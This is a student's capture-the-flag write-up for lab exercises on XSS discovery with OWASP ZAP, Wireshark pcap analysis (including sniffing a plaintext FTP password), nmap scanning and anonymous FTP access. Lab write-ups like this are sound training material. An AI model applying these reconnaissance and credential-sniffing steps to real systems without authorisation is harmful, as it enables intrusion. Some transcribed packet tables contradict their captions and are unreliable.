


Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools Used: Kali Linux, OWASP

Solution/ Walkthrough



Question 1-3

We got to the machine IP on port 5000




Stored Cross-site Scripting is used in order to exploit this application

“q” as the query string




Question 4

We used OWASP ZAP and ran a scan.




Question 5

We obtain 3 types of XSS Alerts from the results but reflected XSS is the one we're interested in.




Question 6

An interesting line from source is discovered.



Question 7:

Alert(1) is shown with the numbers 5397.



Thought Process/ Methodology:

We go to the machine ip provided with port 5000, it seems like this app stores data on the website, meaning Stored Cross-site Scripting could be used to exploit this application. This app seems like this app stores data on the website, meaning Stored Cross-site Scripting could be used to exploit this application. We found out "q" is used as the query string, which can be abused to craft a reflected XSS. Using OWASP ZAP to run a scan on it, There seems to be 3 types of XSS Alerts from the results, but reflected XSS should be the one we're looking for. There is a javascript that looks suspicious, we ran it in the "Enter your wish" slot and It seems like it broke the website, random strings and code and exposed and omitted, with a random alert with numbers 5397 popping up.

Day 7: Networking - The Grinch really did Steal Christmas

Tools Used: Kali Linux, Wireshark

Question 1

We launch Wireshark with `-r` to read the `.pcap` file


After applying an ICMP display filter, we can see the address responsible for initiation is 10.11.3.2

The screenshot shows a terminal window on the left and the Wireshark interface on the right. The terminal displays the output of the `Wireshark` command, showing the file path `/tmp/runtime-1211102272`. The Wireshark interface shows a packet capture of `pcap1.pcap` with a display filter applied. The packet list shows several TCP packets from 10.10.15.52 to 10.11.3.2. The packet details pane shows the selected packet (No. 1) with details for Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol (Seq: 1, Ack: 1, Data: 48 bytes). The packet bytes pane shows the raw data in hexadecimal and ASCII.

The screenshot shows the Wireshark interface with the display filter set to `icmp`. The packet list shows several ICMP Echo (ping) requests and replies between 10.11.3.2 and 10.10.15.52. The packet details pane shows the selected packet (No. 17) with details for Ethernet II, Internet Protocol Version 4, and Internet Control Message Protocol (Echo (ping) request). The packet bytes pane shows the raw data in hexadecimal and ASCII.

Question 2

The filter used is "HTTP.REQUEST.METHOD == GET".



A screenshot of the Wireshark network protocol analyzer. The filter bar at the top shows the filter "http.request.method == GET". The packet list on the left shows several HTTP GET requests. The selected packet (No. 394) is expanded, showing the details of an HTTP GET request to "http://10.10.10.15:80/robots.txt". The packet bytes pane at the bottom shows the raw data of the request.

No.	Time	Source	Destination	Protocol	Length	Info
394	0.000000	10.10.10.15	10.10.10.15	HTTP	394	GET / HTTP/1.1
395	0.000000	10.10.10.15	10.10.10.15	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
396	0.000000	10.10.10.15	10.10.10.15	HTTP	348	GET /css/dark.css HTTP/1.1
397	0.000000	10.10.10.15	10.10.10.15	HTTP	333	GET /js/bundle.js HTTP/1.1
398	0.000000	10.10.10.15	10.10.10.15	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
399	0.000000	10.10.10.15	10.10.10.15	HTTP	347	GET /images/icon.png HTTP/1.1
400	0.000000	10.10.10.15	10.10.10.15	HTTP	336	GET /post/index.json HTTP/1.1
401	0.000000	10.10.10.15	10.10.10.15	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
402	0.000000	10.10.10.15	10.10.10.15	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
403	0.000000	10.10.10.15	10.10.10.15	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
404	0.000000	10.10.10.15	10.10.10.15	HTTP	315	GET /favicon.ico HTTP/1.1
405	0.000000	10.10.10.15	10.10.10.15	HTTP	445	GET / HTTP/1.1
406	0.000000	10.10.10.15	10.10.10.15	HTTP	414	GET /fontawesome/css/all.min.css HTTP/1.1
407	0.000000	10.10.10.15	10.10.10.15	HTTP	399	GET /css/dark.css HTTP/1.1
408	0.000000	10.10.10.15	10.10.10.15	HTTP	384	GET /js/bundle.js HTTP/1.1
409	0.000000	10.10.10.15	10.10.10.15	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
410	0.000000	10.10.10.15	10.10.10.15	HTTP	398	GET /images/icon.png HTTP/1.1
411	0.000000	10.10.10.15	10.10.10.15	HTTP	387	GET /post/index.json HTTP/1.1

Question 3

IP Address "10.10.67.199" visited the article called "reindeer-of-the-week"




A screenshot of the Wireshark network protocol analyzer. The filter bar at the top shows the filter "ip.src == 10.10.67.199". The packet list on the left shows several HTTP GET requests. The selected packet (No. 481) is expanded, showing the details of an HTTP GET request to "http://10.10.10.15:80/robots.txt". The packet bytes pane at the bottom shows the raw data of the request.

No.	Time	Source	Destination	Protocol	Length	Info
481	0.000000	10.10.67.199	10.10.10.15	HTTP	481	GET /font/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
482	0.000000	10.10.67.199	10.10.10.15	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
483	0.000000	10.10.67.199	10.10.10.15	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
484	0.000000	10.10.67.199	10.10.10.15	HTTP	430	GET /font/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
485	0.000000	10.10.67.199	10.10.10.15	HTTP	399	GET /posts/post/index.json HTTP/1.1
486	0.000000	10.10.67.199	10.10.10.15	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
487	0.000000	10.10.67.199	10.10.10.15	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1

Question 4

After launching pcap2.pcap using the exact steps, we applied "tcp.port == 21" to filter out the logs, and see that the correct password for logging in is "plaintext_password_fiasco"




A screenshot of the Wireshark network protocol analyzer. The filter bar at the top shows the filter "tcp.port == 21". The packet list on the left shows several FTP traffic packets. The selected packet (No. 66) is expanded, showing the details of an FTP traffic packet. The packet bytes pane at the bottom shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
66	0.000000	10.10.10.15	10.10.10.15	TCP	66	45332 -> 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
67	0.000000	10.10.10.15	10.10.10.15	TCP	66	45332 -> 21 [FIN, ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665
68	0.000000	10.10.10.15	10.10.10.15	TCP	66	21 -> 45332 [ACK] Seq=16 Ack=8 Win=499 Len=0 TSval=894813670 TSecr=411028463
69	0.000000	10.10.10.15	10.10.10.15	TCP	74	45340 -> 21 [SYN] Seq=0 Win=0 MSS=8961 SACK_PERM=1 TSval=411030014 TSecr=0 WS=128
70	0.000000	10.10.10.15	10.10.10.15	TCP	74	21 -> 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=894815218 TSecr=411030014 WS=128
71	0.000000	10.10.10.15	10.10.10.15	TCP	66	45340 -> 21 [ACK] Seq=1 Ack=1 Win=62648 Len=0 TSval=411030014 TSecr=894815218
72	0.000000	10.10.10.15	10.10.10.15	FTP	104	Response: 220 Welcome to the TBC FTP Server!
73	0.000000	10.10.10.15	10.10.10.15	TCP	66	45340 -> 21 [ACK] Seq=1 Ack=39 Win=62648 Len=0 TSval=411030016 TSecr=894815220
74	0.000000	10.10.10.15	10.10.10.15	TCP	83	Request: USER elfcskldly
75	0.000000	10.10.10.15	10.10.10.15	TCP	66	21 -> 45340 [ACK] Seq=39 Ack=18 Win=62720 Len=0 TSval=894818981 TSecr=411033776
76	0.000000	10.10.10.15	10.10.10.15	FTP	100	Response: 331 Please specify the password.
77	0.000000	10.10.10.15	10.10.10.15	TCP	66	45340 -> 21 [ACK] Seq=16 Ack=73 Win=62648 Len=0 TSval=411033777 TSecr=894818981
78	0.000000	10.10.10.15	10.10.10.15	TCP	66	21 -> 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 TSval=894825439 TSecr=411040192
79	0.000000	10.10.10.15	10.10.10.15	FTP	88	Response: 530 Login incorrect.
80	0.000000	10.10.10.15	10.10.10.15	TCP	66	45340 -> 21 [ACK] Seq=50 Ack=95 Win=62648 Len=0 TSval=411042646 TSecr=894827850
81	0.000000	10.10.10.15	10.10.10.15	FTP	72	Request: SYST
82	0.000000	10.10.10.15	10.10.10.15	TCP	66	21 -> 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 TSval=894827850 TSecr=411042646

Question 5

The SSH protocol is encrypted.




The image shows a Wireshark capture of an SSH session. The packet list on the left shows several SSH packets, including a Server: Encrypted packet (len=48) and a Client: Encrypted packet (len=96). The packet details pane on the right shows the SSH protocol structure, including the SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 version string and the Diffie-Hellman Group Exchange Request.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	162	Server: Encrypted packet (len=48)
2	0.000004	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
152	63.080447	10.10.122.128	10.11.3.2	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3)
153	63.127154	10.11.3.2	10.10.122.128	SSHv2	82	Client: Protocol (SSH-2.0-MOTTY_Release_0.73)
155	63.127956	10.10.122.128	10.11.3.2	SSHv2	1134	Server: Key Exchange Init
156	63.128061	10.11.3.2	10.10.122.128	SSHv2	1222	Client: Key Exchange Init
157	63.145905	10.11.3.2	10.10.122.128	SSHv2	78	Client: Diffie-Hellman Group Exchange Request
159	63.153438	10.10.122.128	10.11.3.2	SSHv2	590	Server: Diffie-Hellman Group Exchange Group
161	63.368677	10.11.3.2	10.10.122.128	SSHv2	589	Client: Diffie-Hellman Group Exchange Init

Question 6

After analysing pcap3.pcap, a zip filled called "christmas.zip" was found, it was exported as HTTP, then extracted it to find a .txt file that said a rubber ducky would be used to replace Elf McEager.



The image shows a Wireshark capture of an HTTP GET request and a file explorer showing the extracted contents of christmas.zip. The Wireshark packet list shows a GET request to 10.10.21.210. The file explorer shows the contents of christmas.zip, including a text file named elf_mcskidy_wishlist.txt.

No.	Time	Source	Destination	Protocol
379	26.541680	10.10.53.219	10.10.21.210	TCP
380	26.541763	10.10.21.210	10.10.53.219	TCP
381	26.541772	10.10.53.219	10.10.21.210	TCP
382	26.541879	10.10.21.210	10.10.53.219	TCP
383	26.541892	10.10.53.219	10.10.21.210	TCP
384	26.541972	10.10.21.210	10.10.53.219	TCP
385	26.541981	10.10.53.219	10.10.21.210	TCP
386	26.542067	10.10.21.210	10.10.53.219	TCP
387	26.542087	10.10.21.210	10.10.53.219	TCP
388	26.542101	10.10.53.219	10.10.21.210	TCP
389	26.542184	10.10.21.210	10.10.53.219	TCP
390	26.542224	10.10.21.210	10.10.53.219	TCP
391	26.542233	10.10.53.219	10.10.21.210	TCP
392	26.542312	10.10.21.210	10.10.53.219	TCP
393	26.542372	10.10.21.210	10.10.53.219	TCP
394	26.542381	10.10.53.219	10.10.21.210	TCP
395	26.542475	10.10.21.210	10.10.53.219	TCP
396	26.542485	10.10.53.219	10.10.21.210	TCP

Name	Size	Type	Date Modified
AoC-2020.png	97.3 kB	PNG image	30 November 202...
christmas-tree.jpg	296.8 kB	JPEG image	30 November 202...
elf_mcskidy_wishlist.txt	134 bytes	plain text d...	30 November 202...
Operation Artic Storm.pdf	97.6 kB	PDF docum...	30 November 202...
selfie.jpg	93.8 kB	JPEG image	30 November 202...
tryhackme_logo_full.svg	20.7 kB	SVG image	30 November 202...

Thought process/ Methodology:

We launched wireshark with the -r flag to read the .pcap file provided. After applying the ICMP display filter, the address which initiated it was found to be 10.11.3.2 as seen from the "source" tab. To filter out all the HTTP GET requests, the filter "HTTP.REQUEST.METHOD == GET" was used. After analysing, IP Address "10.10.67.199" was found to have visited an article called "reindeer-of-the-week". After that, we launched pcap2.pcap with the same steps, and applied "tcp.port == 21" to filter out the logs since FTP ran on port 21. We see the correct password for login is "plaintext_password_fiasco". The SSH protocol is encrypted. We started analysing pcap3.pcap, and found a christmas.zip file, which we exported as HTTP, then extracted it to find a .txt file saying that a rubber ducky would be used to replace ElfMcEager.

Day 8: Networking - What's under the Christmas Tree?

Tools used: Kali Linux, nmap

Question 1:

Run the nmap scan on the machine IP

```
(1211102272@kali)-[~]
$ nmap -A 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:30 +08
Nmap scan report for 10.10.146.238
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC6#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp  open  ms-wbt-server  xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.33 seconds
```

Question 2

Scanning using -Pn flag


```

(1211102272@kali)-[~]
$ nmap -Pn 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:37 +08
Nmap scan report for 10.10.146.238
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 24.45 seconds

```

Question 3

Compare between -A and -sV flags

```

(1211102272@kali)-[~]
$ nmap -sV 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:43 +08
Nmap scan report for 10.10.146.238
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.56 seconds

```

Question 4

Determining the Linux Distro: Ubuntu

```

2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

```

Question 5

Using NSE to determine the possible use for the website

```

(1211102272@kali)-[~]
$ nmap --script http-title 10.10.146.238
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 11:48 +08
Nmap scan report for 10.10.146.238
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: TBFC's Internal Blog
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 26.25 seconds

```

Thought Process/ Methodology:

We ran the nmap scan on the machine IP. We then scanned using the -Pn flag. We compare between -A and -sV flags, one displayed the running process and one didn't. We went ahead to determine the Linux Distro, which is Ubuntu. We searched for a script using NSE to determine the possible use for the website on nmap.org, which found out the website is used for a blog.

Day 9: Networking - Anyone can be Santa!

Tools Used: Kali Linux, FTP

Question 1

The "Public" directory is available for access

```
(1211102272@kali)-[~]  
$ ftp 10.10.148.22  
Connected to 10.10.148.22.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.148.22:1211102272): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||20872|)  
150 Here comes the directory listing.  
drwxr-xr-x  2 0          0          4096 Nov 16  2020 backups  
